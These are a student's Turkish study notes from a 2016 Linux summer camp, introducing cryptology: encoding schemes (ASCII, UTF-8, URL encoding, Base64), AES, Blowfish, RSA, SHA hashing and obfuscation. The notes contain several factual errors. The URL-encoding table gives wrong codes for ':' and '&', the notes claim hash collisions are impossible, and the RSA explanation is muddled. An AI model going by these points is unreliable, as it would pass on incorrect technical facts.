LİNUX YAZ KAMPI 2016

WEB UYGULAMA GÜVENLİĞİ VE GÜVENLİ KOD GELİŞTİRME

Oğuzhan KARAASLAN

27/08/2016

Kamp esnasında öğrendiklerimi unutmamak ve en azından başkalarına faydalı olmak amacıyla eğitim sırasında aldığım notlar ile böyle küçük bir doküman hazırlamaya çalıştım.

Gece gündüz demeden bize bir şeyler aktarmaya çalışan, anlamadığımız yerleri tekrar etmekten hiç yorulmayan hocalarım Ömer Çıtak ve Murat Yılmazlar'a , bu atmosferin oluşmasında emeği geçen Doruk Fişek ve Mustafa Akgül'e teşekkürler.

E-mail: oguzhan.karaaslann@gmail.com

Blog: oguzhankaraaslan.com.tr

Github: github.com/OguzhanKaraaslan

Twitter: @oguzhankaraslan

İçindekiler

KRİPTOLOJİ 101

Şifre bilimi olan kriptoloji, çeşitli verilerin belirli bir sisteme göre şifrelenmesi,verilerin güvenli bir ortam aracılığıyla alıcıya iletilmesi ve verilerin tekrar de(şifre) edilmesidir.

kriptoloji = kriptografi + kriptoanaliz den anladığımız üzere kriptolojiyi iki alt başlığa ayırıyoruz.

Kriptografi veri şifreleme yaparken Kripto Analiz şifreli veriyi çözmeye dayanır. Günümüze kadar ulaşmış en önemli şifreleme teknikleri:

Simetrik şifreleme

Asimetrik şifreleme

Hash fonksiyonları

Sezar

Enigma

Algoritmalar tamamen matematiksel fonksiyonlara dayanır. bilmemiz gereken bazı kavramlar var. Bunlar;

Encoding

Encryption

Hashing

Obfuscation

Ve bu kavramlar genelde aralarında karıştırılmakta. öncelikle bu kavramlara tek tek açıklık kazandıralım.

Encoding

Amacı kaynak veriyi almak ve bunu iletişim için sembollere dönüştürmektir. Örneğin binary veriler email üzerinden gidebilir ya da özel karakterler ile web sayfalarının temelini oluşturur. Encoding in amacı veriyi gizli tutmak değil daha ziyade verinin düzgün, eksiksiz gönderildiğinden emin olmaktır. Anladığımız üzere encoding verileri belirli bir düzende başka bir formata dönüştürüyor. E o zaman biz bu düzen sayesinde verileri kolaylıkla eski haline getirebiliriz. Ayrıca encoding için herhangi bir key gerekmemekte.

Decoding de ise encoding de yapılan işlemin tersi uygulanmaktadır. Yani encoding ile uluşturulan sembollerin alıcının anlayacacağı hale getirilmesidir. Decoding işlemi için gerekli olan tek şey encode işlemi yapılırken kullanılan algoritmadır.

Encoding/Decoding örnekleri;

ASCII

Latin alfabesi temel alınarak tasarlanmış 7 bitlik karakterleri barındırır. ANSI tarafından 1963'te tanıtılmıştır. Toplam karakter sayısı 256 kadardır. Bu sayıya rağmen birçok dilde bulunan simgeler halen tanımlanmamıştır. Bu açıdan her bölgeye, dile ait simge&karakter karşılamak amacıyla çeşitli ASCII table'lar oluşturulmuştur. Buna en güzel örnek Afrika dili kullanılarak geliştirilen yazılımlarda ISO 8859-1 adlı table'ın kullanılmasıdır.

Dec	Hx	Oct	Char		Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL	(null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH	(start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX	(start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX	(end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT	(end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ	(enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK	(acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL	(bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS	(backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB	(horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF	(NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT	(vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF	(NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR	(carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO	(shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI	(shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE	(data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1	(device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2	(device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3	(device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4	(device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK	(negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN	(synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB	(end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN	(cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM	(end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB	(substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC	(escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS	(file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS	(group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS	(record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US	(unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

128	Ç	144	É	160	á	176	▒	192	└	208	╨	224	α	240	≡				
129	ü	145	æ	161	í	177	▒	193	┴	209	╤	225	ß	241	±				
130	é	146	Æ	162	ó	178	▓	194	┬	210	╥	226	Γ	242	≥				
131	â	147	ô	163	ú	179	|	195	├	211	╙	227	π	243	≤				
132	ä	148	ö	164	ñ	180	┤	196	─	212	╘	228	Σ	244	⌠				
133	à	149	ò	165	Ñ	181	╡	197	┼	213	╒	229	σ	245	⌡				
134	å	150	û	166	ª	182	╢	198	╞	214	╓	230	µ	246	÷				
135	ç	151	ù	167	º	183	╖	199	╟	215	╫	231	τ	247	≈				
136	ê	152	ÿ	168	¿	184	╕	200	╚	216	╪	232	Φ	248	°				
137	ë	153	Ö	169	⌐	185	╣	201	╔	217	┘	233	Θ	249	∙				
138	è	154	Ü	170	¬	186	║	202	╩	218	┌	234	Ω	250	·				
139	ï	155	¢	171	½	187	╗	203	╦	219	█	235	δ	251	√				
140	î	156	£	172	¼	188	╝	204	╠	220	▄	236	∞	252	n				
141	ì	157	¥	173	¡	189	╜	205	═	221	▌	237	φ	253	²				
142	Ä	158	₧	174	«	190	╛	206	╬	222	▐	238	ε	254	■				
143	Å	159	ƒ	175	»	191	┐	207	╧	223	▀	239	∩	255					

Source: www.LookupTables.com

Unicode vs UTF-8

Unicode, Unicode Consurtium organizasyonu tarafından geliştirilen ve her karaktere sayı değeri belirleyen bir standarttır. Dünyada bir çok yazım standartı olduğunu düşündüğümüzde farklı standartların bilgisayar ortamında tek bir standart altında temsil edilmesini sağlamak amacıyla geliştirilmiştir. Unicode standartlaştırılmış iken bir yukarıda anlattığımız ASCII standartlaştırılmamıştır. Bu açıdan Unicode dünyada en çok kullanılan dilleri temsil etmektedir.

Peki UTF-8 nedir? İkisi arasındaki fark ne? Nasıl karşılaştırabiliriz? Aslında bu ikisi arasında bir karşılaştırma yapmaya çalışmanın elma ve armutu karşılaştırmaktan pek bir farkı yoktur.

UTF-8 bir character encoding türü iken Unicode bir character setidir. Örneğin "O" harfinin Unicode character setinde değeri "4E" dir. UTF-8, numaraları binary sisteme dönüştürmekte böylece disk üzerinde tutabilmektedir.

Örnek vermek gerekirse UTF-8 [1,2,3,4] sayılarını; 00000001 00000010 00000011 00000100

haline çevirmiş böylece binary sisteme dönen datamız disk üzerinde tutulabilecektir.

Elimizde şöyle bir data olsun --> [1101000 1100101 1101100 1101100 1101111]

Uygulamalarımız datanın Unicode halde olduğunu ve UTF-8 ile encode edildiğini bilmekte ve datanın binary olarak sunulmaması gerektiğinin de farkındadır. Uygulamanın yapacağı ilk adım binary datayı bir sayıya çevirmektir. Uygulama datayı decode etmek için UTF-8 kullanır. Böylece datanın decode edilmiş hali --> [104 101 108 108 111] bu şekle gelir.

Yukarıda da dediğimiz gibi bu bir Unicode stringdir ve biz artık her numaranın bir karakteri karşıladığını biliyoruz. İşte burada Unicode karakter setini numaraların karşılığı olan karaktere çevirmek için kullanıyoruz. Ve artık elimizde olan output string rahatlıkla okunmaktadır.

----------hello----------

Sonuç olarak artık hepimiz UTF-8 ile Unicode arasındaki farkı biliyoruz. Tekrar özetlemek gerekirse UTF-8 sayıları binary dataya dönüştüren bir encoding türü iken Unicode karakterleri sayılara dönüştüren bir karakter setidir.

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00	NUL 0000	STX 0001	SOT 0002	ETX 0003	EOT 0004	ENQ 0005	ACK 0006	BEL 0007	BS 0008	HT 0009	LF 000A	VT 000B	FF 000C	CR 000D	SO 000E	SI 000F
10	DLE 0010	DC1 0011	DC2 0012	DC3 0013	DC4 0014	NAK 0015	SYN 0016	ETB 0017	CAN 0018	EM 0019	SUB 001A	ESC 001B	FS 001C	GS 001D	RS 001E	US 001F
20	SP 0020	! 0021	" 0022	# 0023	$ 0024	% 0025	& 0026	' 0027	(0028	) 0029	* 002A	+ 002B	, 002C	- 002D	. 002E	/ 002F
30	0 0030	1 0031	2 0032	3 0033	4 0034	5 0035	6 0036	7 0037	8 0038	9 0039	: 003A	; 003B	< 003C	= 003D	> 003E	? 003F
40	@ 0040	A 0041	B 0042	C 0043	D 0044	E 0045	F 0046	G 0047	H 0048	I 0049	J 004A	K 004B	L 004C	M 004D	N 004E	O 004F
50	P 0050	Q 0051	R 0052	S 0053	T 0054	U 0055	V 0056	W 0057	X 0058	Y 0059	Z 005A	[005B	\ 005C	] 005D	^ 005E	_ 005F
60	` 0060	a 0061	b 0062	c 0063	d 0064	e 0065	f 0066	g 0067	h 0068	i 0069	j 006A	k 006B	l 006C	m 006D	n 006E	o 006F
70	p 0070	q 0071	r 0072	s 0073	t 0074	u 0075	v 0076	w 0077	x 0078	y 0079	z 007A	{ 007B	| 007C	} 007D	~ 007E	DEL 007F
80	€ 20AC		‚ 201A		„ 201E	… 2026	† 2020	‡ 2021		‰ 2030		‹ 2039		¨ 00A8	ˇ 02C7	¸ 00B8
90		‘ 2018	’ 2019	“ 201C	” 201D	• 2022	– 2013	— 2014		™ 2122		› 203A		¯ 00AF	˛ 02DB	
A0	NBSP 00A0		¢ 00A2	£ 00A3	¤ 00A4		¦ 00A6	§ 00A7	Ø 00D8	© 00A9	Ŗ 0156	« 00AB	¬ 00AC	- 00AD	® 00AE	Æ 00C6
B0	° 00B0	± 00B1	² 00B2	³ 00B3	´ 00B4	µ 00B5	¶ 00B6	· 00B7	ø 00F8	¹ 00B9	ŗ 0157	» 00BB	¼ 00BC	½ 00BD	¾ 00BE	æ 00E6
C0	Ą 0104	Į 012E	Ā 0100	Ć 0106	Ä 00C4	Å 00C5	Ę 0118	Ē 0112	Č 010C	É 00C9	Ź 0179	Ė 0116	Ģ 0122	Ķ 0136	Ī 012A	Ļ 013B
D0	Š 0160	Ń 0143	Ņ 0145	Ó 00D3	Ō 014C	Õ 00D5	Ö 00D6	× 00D7	Ų 0172	Ł 0141	Ś 015A	Ū 016A	Ü 00DC	Ż 017B	Ž 017D	ß 00DF
E0	ą 0105	į 012F	ā 0101	ć 0107	ä 00E4	å 00E5	ę 0119	ē 0113	č 010D	é 00E9	ź 017A	ė 0117	ģ 0123	ķ 0137	ī 012B	ļ 013C
F0	š 0161	ń 0144	ņ 0146	ó 00F3	ō 014D	õ 00F5	ö 00F6	÷ 00F7	ų 0173	ł 0142	ś 015B	ū 016B	ü 00FC	ż 017C	ž 017E	˙ 02D9

	"00	"01	"02	"03	"04	"05	"06	"07	"08	"09	"0A	"0B	"0C	"0D	"0E	"0F
"00	̀	́	̂	̃	̈	̋	̊	̌	̑	̄	̇	̧	̨	I	⟨	⟩
"10	“	”	̆	̓	̔	–	—		ο	ι	ϳ	ff	fi	fl	ffi	ffl
"20	‿	!	"	#	$	%	&	’	(	)	*	+	,	-	.	/
"30	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
"40	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
"50	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
"60	‘	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
"70	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	-
"80	Ґ	Ғ	Ђ	Ћ	Һ	Ж	Ҙ	Љ	Ї	Қ	Ќ	Ӄ	Æ	Ң	Ҥ	S
"90	Ө	Ç	Ў	Ү	Ұ	Х	Ц	Ч	Ҷ	Є	Ә	Њ	Ё	№	¤	§
"A0	ґ	ғ	ђ	ћ	һ	ж	ҙ	љ	ї	қ	ќ	ӄ	æ	ң	ҥ	s
"B0	ө	ç	ў	ү	ұ	х	ц	ч	ҷ	є	ә	њ	ё	„	«	»
"C0	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
"D0	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я
"E0	а	б	в	г	д	е	ж	з	и	й	к	л	м	н	о	п
"F0	р	с	т	у	ф	х	ц	ч	ш	щ	ъ	ы	ь	э	ю	я

Diğer Character Encoding türleri:

*UTF-1

*UTF-7

*UTF-EBCDIC

*UTF-16

*UTF-32

URL Encoding

Karakterler	URL içerisinde amacı	Encode hali
:	Protokolü adresten ayrıştırır.	%3B
/	Domainleri ve dizinleri ayrıştırır.	%2F
#	Anchorları ayrıştırır.	%23
?	Sorguyu ayrıştırır	%3F
&	Sorgu ögelerini ayrıştırır.	%24
@	Kullanıcı adı ve şifreyi domainden ayırır.	%40
%	Encoded karakteri belirtir.	%25
+	Boşluk belirtir.	%2B
<space>	URL içerisinde tavsiye edilmez.	%20 ya da +1

Base64

Binary verilerimizin sadece ASCII verileri kullanan ortamlarda iletilmesine ve saklanmasına olanak sağlayan şemadır.

Base 64 encoded text uzunluğu daimi olarak 4 ün katları şeklindedir. 4ün katı olmayan bir encoded string uzunluğu base64 metni olamaz. SOn uzunluk 4'ün katı şeklinde değilse 4 ün katına tamamlayacak şekilde "=" eklenmelidir. En cok Multipurpose Internet Mail Extensions standartına sahip uygulamalarda dosya eklenme işleminde kullanılır.

Örnek; "oguzhan" 7 Byte uzunlugunda bir texttir. Base 64 encoded hali ise "b2d1emhhbg==" dir.

7*8 = 56 & 56/6 = 9 kalan ise 2 dir. Encoded textte bulunan "=" buradan gelmektedir.

Elimizde Çince bir karakter olduğunu varsayalım. Karşıya iletim sırasında bozulmaya uğrayabilir o yüzden encode ettiğimizde [a] haline geldiğini varsayarsak karşıda [a] harfini alan birisi decode ettiğinde başta iletmek istediğimiz Çince karakteri herhangi bir dezenformasyona uğramadan elde edebilmektedir.

Value	Char	Value	Char	Value	Char	Value	Char
0	A	16	Q	32	g	48	w
1	B	17	R	33	h	49	x
2	C	18	S	34	i	50	y
3	D	19	T	35	j	51	z
4	E	20	U	36	k	52	0
5	F	21	V	37	l	53	1
6	G	22	W	38	m	54	2
7	H	23	X	39	n	55	3
8	I	24	Y	40	o	56	4
9	J	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	c	44	s	60	8
13	N	29	d	45	t	61	9
14	O	30	e	46	u	62	+
15	P	31	f	47	v	63	/

Encryption

Amacı iletilmek istenen verileri, mesajları 3. şahıslardan gizli tutmak, yalnızca istenilen kişilerin okumasını sağlamaktır. Amaç olarak birine yalnızca onun okuyacağı mektup göndermek, internet bankacılığı yaparken parolaları gizli bir şekilde karşıya ulaştırmakla pek bir farkı yoktur. Tekrar etmek gerekirse amaç verilerin başkası tarafından okunmadığını garantiye almaktır.

Encryption da key kullanılmaktadır. Kullanılan key gizlidir ve plaintext ile algoritmanın beraber çalışmasını sağlar. Şöyle ki ciphertext, algoritma ve key'in tamamı veriyi plaintext'e dönüştürmek için gereklidir.

Encryption örnekleri;

AES

Advanced Encryption Standart yani Gelişmiş Şifreleme Standardıdır. DAS(Data Encryption Standart)'ın yerini almıştır. Simetrik ve anahtarlı bir algoritmadır. crypt ve decrypt için kullanılan keyler aynıdır. 256 bit uzunlıkta bir AES algoritmasının kırılması için gereken deneme sayısı 2^200 dür ve hesaplandığında 13.772 milyon yıldan uzun bir süreye denk gelmektedir. Evrenin oluşmasından şu ana kadar geçen süreden uzun olduğunu söyleyebiliriz ^^

Algoritmanın temel açıklaması:

1. Key Expansion
2. Initial Round
    *AddRoundKey
3.Rounds
    *SubBytes
    *ShiftRows
    *MixColumns
4.Final Round
    *SubBytes
    *ShiftRows
    *AddRoundKey

AES'e yönelik saldırılar;

XSL saldırısı,

Related key saldırısı,

Known Key Distinguishing saldırısı,

{Yan Kanal} saldırısı.


Ayrıca saldırılara yönelik önemli bir konu da Snowden'ın dokümanlarından anladığımız üzere NSA tarafından AES'i kırmak amacıyla yapılan çalışmalar bulunmaktadır.

// 2005'de geliştirişmiş cache timing attack ile aes ile şifrelenmiş pdf dosyası kırılmış. "Dag Arne Osvik, Adi Shamir, Eran Tromer adlı arkadaşlar tarafından"

// 2011'de bir diğer zayıflığı keşfedilmiş. https://www.helpnetsecurity.com/2011/08/17/researchers-identify-first-flaws-in-the-advanced-encryption-standard/

// AES hakkında izlenmesi gereken güzel bir ders; https://www.youtube.com/watch?v=NHuibtoL_qk

// www.moserware.com/2009/09/stick-figure-guide-to-advanced.html



Blowfish:

Simetrik anahtar algoritmasıdır. Bu tip algoritmalar aynı ya da benzer keyleri kullanarak crypt/decrypt işlemi yaparlar. Yukarıda anlattığım AES'de bir simetrik algoritmadır. İkisi haricinde 3DES, IDEA, RC4' de simetrik algoritmalardandır. Asimetrik şifrelemeye göre en önemli dezavantajı iki tarafın da private key'e sahip olmasının gerekmesidir. Asimetrik algoritmalarda ise crypt/decrypt işlemleri için farklı anahtarlar kullanıldığından dolayı simetrik şifrelemeye nazaran daha güçlüdür. Veriyi ileten ve alan taraflarda birer çift anahtar vardır. BU anahtarlardan biri public diğeri private anahtardır. Anahtarın biriyle crypt edilirken diğeriyle decrypt edilir.Private key'e adı üstünde sadece bir kişi ulaşırken public key herkes tarafından erişilebilir.

Simetrik şifrelemeye yapılan saldırılar;

1- key search, brute force atakları,


2- kriptoanaliz

3- system-based ataklar.

Yapılan saldırılar hakkında çok güzel hazırlanmış bir yazı için buradan:

//https://www.cs.clemson.edu/course/cpsc424/material/Cryptography/Attacks%20on%20Symmetric%20Key.pdf

// Artık %20 lerin gözünüze daha anlamlı gelmeye başladığını düşünüyorum :)



RSA

Asimetrik bir şifreleme yöntemidir. Tamsayıları çarpanlarına ayırmaya dayanmaktadır. Yani asal sayılar kullanılmaktadır. RSA kullanıcısı iki asal sayıyı çarpar ve herhanginbir değer ile beraber common key üretir. Fakat asal sayıları saklar. Decrypt ederken ise yine oluşturulan common key kullanılır. Eğer çıkarım yapacak olursak anahtar uzunluğu arttıkça asal çarpan tespit etme olasılığı daha düşecek böylece RSA kırmak nispeten daha zorlaşacaktır.

Neredeyse her şeyi p&q (p&q asal sayılar olmak üzere) değerlerine dayanır. Algoritmanın doğruluğunu "Fermat'ın Küçük Teoremi" ve "Euler Teoremi" ile ispatlayabiliyoruz.

// Bu konuda güzel bir yazı : https://people.math.osu.edu/derdzinski.1/courses/1295

// RSA Encryption örneği: http://fringe.davesource.com/Fringe/Crypt/RSA/Example.html

Hashing

Hashing in amacı verinin bütünlüğünü sağlama almaktır. Örneğin veride meydana gelecek bir değişikliği (1 bit bile olabilir) anlamamızı sağlar. Teknik olarak rastgele bir input ile beraber değişmez uzunluğa sahip bir string meydana getirir. Hashing de;

1- Aynı olan input her zaman aynı outputu meydana getirir

2- Farklı inputlar asla aynı inputu oluşturmazlar.

3- Outputtan inputa ulaşmak mümkün değildir.

4- Girilen inputta herhangi bir modifikasyon hash de önemli değişikler meydana getirir.

Hashing ortadaki verilerin daha sonradan modifiye edimlediğine dair çok önemli kanıtlar meydana getirir. Örnek: Alıcı mesajı açar. Encrypted metni private keyi sayesinde decrypt eder. Daha sonra mesajı tekrar hashler ve gönderen kişinin doğruladığı hash ile karşılaştırır. Eşlenmesi takdirde mesajın değiştirilmediği, gelen mesajın doğru kişi tarafından gönderildiği bilgisine ulaşabiliriz. // Checksum mantığının da bu şekilde işlediğini düşünmekteyim.

// Pythonda hashlerle uğraşırken hashlib kütüphanesini kullanmıştım. Hatta hakkında kısa bir açıklamayı PythonKutuphaneleri'ne eklemiştim. Buradan okuyabilirsiniz;

https://github.com/OguzhanKaraaslan/PythonKutuphaneleri/blob/master/cryptography/hashlib.md

Hashing örnekleri:

SHA Algorithm

Secure Hash Algorithm olarak adlandırılan en çok kullanılan algoritmalardan olan SHA, NIST (National Institute of Standarts and Technology) tarafından yayımlanmıştır. Bir diğer özet fonksiyondur.

*SHA-0

*SHA-1

*SHA-2

*SHA-3

*SHA-256

*SHA-384

*SHA-512

Peki bu kadar algoritma geliştirilmiş bunların farkı nedir? Diye soracak olursanız:

Comparison of SHA functions

Algorithm and variant		Output size (bits)	Internal state size (bits)	Block size (bits)	Max message size (bits)	Rounds	Operations	Security (bits)	Example performance[2] (MiB/s)
MD5 (as reference)		128	128 (4 × 32)	512	Unlimited[3]	64	And, Xor, Rot, Add (mod 2^{32}), Or	<64 (collisions found)	335
SHA-0		160	160 (5 × 32)	512	$2^{64} - 1$	80	And, Xor, Rot, Add (mod 2^{32}), Or	<80 (collisions found)	-
SHA-1		160	160 (5 × 32)	512	$2^{64} - 1$	80		<80 (theoretical attack[4])	192
SHA-2	*SHA-224* *SHA-256*	224 256	256 (8 × 32)	512	$2^{64} - 1$	64	And, Xor, Rot, Add (mod 2^{32}), Or, Shr	112 128	139
	SHA-384 *SHA-512* *SHA-512/224* *SHA-512/256*	384 512 224 256	512 (8 × 64)	1024	$2^{128} - 1$	80	And, Xor, Rot, Add (mod 2^{64}), Or, Shr	192 256 112 128	154
SHA-3	*SHA3-224* *SHA3-256* *SHA3-384* *SHA3-512*	224 256 384 512	1600 (5 × 5 × 64)	1152 1088 832 576	Unlimited[5]	24[6]	And, Xor, Rot, Not	112 128 192 256	-
	SHAKE128 *SHAKE256*	*d* (arbitrary) *d* (arbitrary)		1344 1088				min(*d*/2, 128) min(*d*/2, 256)	-

Obfuscation

Temel amacı bir veriyi anlaşılma açısından daha zor hale getirmektir. Genellikle saldırıları ve kopyalamaları zorlaştırmak amacıyla kullanılır.

Çoğu kişinin kullandığı kullanıma örnek vermemiz gerekirse bu source code obfuscationdır.

Böylece bir ürünün kopyasını yapmak tersine mühendislik yapılsa bile zorlaşmaktadır.

Fakat söylemek gerekirse tek başına obfuscation yeterli değildir fakat alınacak önlemlerden bir tanesidir. Encode edilmiş bir metni nasıl tekrar basitçe decode edebiliyorsak obfuscate edilmiş bir veri için de aynı teknik tersine kullanılarak deobfuscate edilebilir.

Obfuscation hakkında akılda bulunması gereken diğer bir şey obfuscate etmiş olsak da kodun hala bilgisayar tarafından yorumlanabiliyor olması gerektiğidir.

Obfuscate Örnekleri;

JavaScript Obfuscator

ProGuard

ÖZET OLARAK;

1 - Encode edilmiş bir veri aynı algoritma kullanılarak decode edilebilir. Encoding işlemlerinde key kullanılmamaktadır.

2 - Encrypted bir veriyi plaintext hale getirmek için elimizde secretkey olması gerekir.

3- Hashing genel olarak veri bütünlüğünü kontrol etmek amacıyla kullanılır. Veride meydana getirilmiş herhangi bir veriyi tespit etmemize olanak sağlar. Veride meydana getirilmiş herhangi bir değişiklikte özet fonksiyonu ile elde ettiğimiz veri değişir.

4 - Obfuscation herhangi bir şeyin ifade ettiği veriyi başka birisinin anlamasını zorlaştırmak amacıyla kullanılır. Sıklıkla kaynak kodlarda, tersine mühendislik ile structure hakkında bilgi edinilmemesi amaçlanır.

5 - Genelde encryption ile obfuscation karıştırılmaktadır. Yukarıda da anlattığım gibi obfuscate edilmiş bir veri bir bilgisayar tarafından rahatça deobfuscate edilebilirken encryption da bir insan veya bir bilgisayar private key'e sahip olmadan asla verilerimizi okuyamaz.

Kullanımında hata yapılan bir diğer kavram; "DATA" Maalesef böyle küçük takıntılara sahip bir insanım.

